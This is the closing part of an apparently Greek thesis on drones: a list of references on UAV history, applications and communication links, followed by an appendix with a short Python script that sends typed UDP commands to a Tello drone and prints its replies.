- [92] Rakesh, D., Kumar, N. A., Sivaguru, M., Keerthivaasan, R. V. K., Janaki, R. B., και Raffik, R., “Role of UAVs in Innovating Agriculture with Future Applications: A Review”, IEEE International Conference on Advancements in Electrical, Electronics, Communication, Computing and Automation, Coimbatore, India, October, 2021.
- [93] Anderson, K., και Gaston, K. J., “Lightweight unmanned aerial vehicles will revolutionize special ecology”, Frontiers in Ecology and the Environment, 11(3), pp. 138-146, Doi: 10.2307/23470549, March, 2013.
- [94] Keane, J. F., και Carr, S., S., (2013), “A brief history of early unmanned aircraft”, Johns Hopkins APL Technical Digest, 32(3), pp. 558-571.
- [95] Xiaoning, Z., “Analysis of military application of UAV swarm technology”, IEEE 3<sup>rd</sup> International Conference on Unmanned Systems, Harbin, India, November, 2020.
- [96] Utsav, A., Abhishek, A., Suraj, P., και Badhai, Kr. R., “An IoT Based UAV Network for Military Applications”, Sixth International Conference on Wireless Communications, Signal Processing and Networking, Chennai, India, March, 2021.

- [97] Whittle, R., “Predator: the secret origins of the drone revolution”, National Security Achieve Electronic Briefing Book, (No. 484), Macmillan, link: <https://nsarchive2.gwu.edu/NSAEBB/NSAEBB484/>, September 2014, Ανακτήθηκε: 15/10/2022.
- [98] Chen, Z., Yin, D., Chen, D., Pan, M., and Lai, J., “WiFi- based UAV Communication and Monitoring System in Regional Inspection”, IEEE International Conference on Computer Technology, Electronics and Communication, Dalian, India, December 2017.
- [99] Hooper, M., Tian, Y., Zhou, R., Cao, B., Lauf, P. A., Watkins, L., Robinson, H. W., Alexis, W., “Securing commercial WiFi-based UAVs from common security attacks”, IEEE Military Communications Conference, Baltimore, USA, November 2016.
- [100] Hong, C. T., Kang, K., Lim, K., and Ahn, Y. J., “Network architecture for control and non-payload communication of UAV”, IEEE International Conference on Information and Communication Technology Convergence, Jeju, South Korea, October 2016.
- [101] Yan, K., Ma, L., and Zhang, Y., “Research on the Application of 5G Technology in UAV Data Link”, IEEE International Information Technology and Artificial Intelligence Conference, Chongqing, China, December 2020.
- [102] Baek, H., and Lim, J., “Design of Future UAV-Relay Tactical Data Link for Reliable UAV Control and Situational Awareness”, IEEE Communications Magazine, Vol. 56, October 2018.

## Παράρτημα

```
import threading
import socket
import time

tello_ip = "192.168.10.1"

command_port = 8889

host_ip = "0.0.0.0"

response_port = 9000

print("\nTello Command Program\n")

class Tello:
    def __init__(self):
        self._running = True
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        self.sock.bind((host_ip, response_port))

    def terminate(self):
        self._running = False
        self.sock.close()

    def recv(self):

        while self._running:
            try:
                msg, _ = self.sock.recvfrom(1024)
                print("response: {}".format(msg.decode(encoding="utf-8")))
            except Exception as err:
                print(err)

    def send(self, msg):

        msg = msg.encode(encoding="utf-8")
```

```
        self.sock.sendto(msg, (tello_ip, command_port))
        print("message: {}".format(msg))

t = Tello()
recvThread = threading.Thread(target=t.recv)
recvThread.start()

while True:
    try:

        msg = input()
        t.send(msg)

        if msg == "bye":
            t.terminate()
            recvThread.join()
            print("\nGood Bye\n")
            break
    except KeyboardInterrupt:
        t.terminate()
        recvThread.join()
        break
```